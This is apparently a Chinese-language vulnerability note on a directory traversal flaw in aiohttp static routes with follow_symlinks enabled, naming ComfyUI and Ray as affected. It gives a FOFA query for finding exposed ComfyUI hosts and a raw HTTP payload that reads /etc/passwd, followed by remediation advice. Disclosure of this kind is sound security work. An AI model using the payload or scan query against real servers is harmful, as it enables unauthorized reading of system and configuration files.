A1-1Aiohttp-目录遍历


漏洞描述：

aiohttp 存在目录遍历漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。
利用条件: 使用aiohttp实现Web服务； 配置aiohttp中的静态资源解析，使用了不安全的参数follow_symlinks，代码如routes.static("/static", static_dir, follow_symlinks=True) 成功利用该漏洞可读取服务器上任意文件。另外值得一提的是，Github上多个高star开源项目并未正确配置该参数，目前已知受影响的开源项目有： https://github.com/comfyanonymous/ComfyUI/ https://github.com/ray-project/ray

影响版本：

```
1.0.5 < version < 3.9.2
```

网站图片：



网络测绘：

fofa语法：

FOFA：title=="ComfyUI"

漏洞复现：

payload：

```
GET /static/../../../../../etc/passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2762.73 Safari/537.36
Connection: close
Accept: */*
Accept-Language: en
Accept-Encoding: gzip
```

效果图:

修复建议：

规范化路径：在处理请求时，对请求路径进行规范化处理，以防止通过特殊字符（如 ../）进行目录遍历。

限制访问范围：限制访问的目录范围，只允许访问特定的安全目录。

验证输入路径：对输入的路径进行严格验证，确保它们不会超出预期的目录范围。

移除敏感信息：确保敏感信息（如文件路径、服务器配置等）不会通过错误消息暴露给客户端。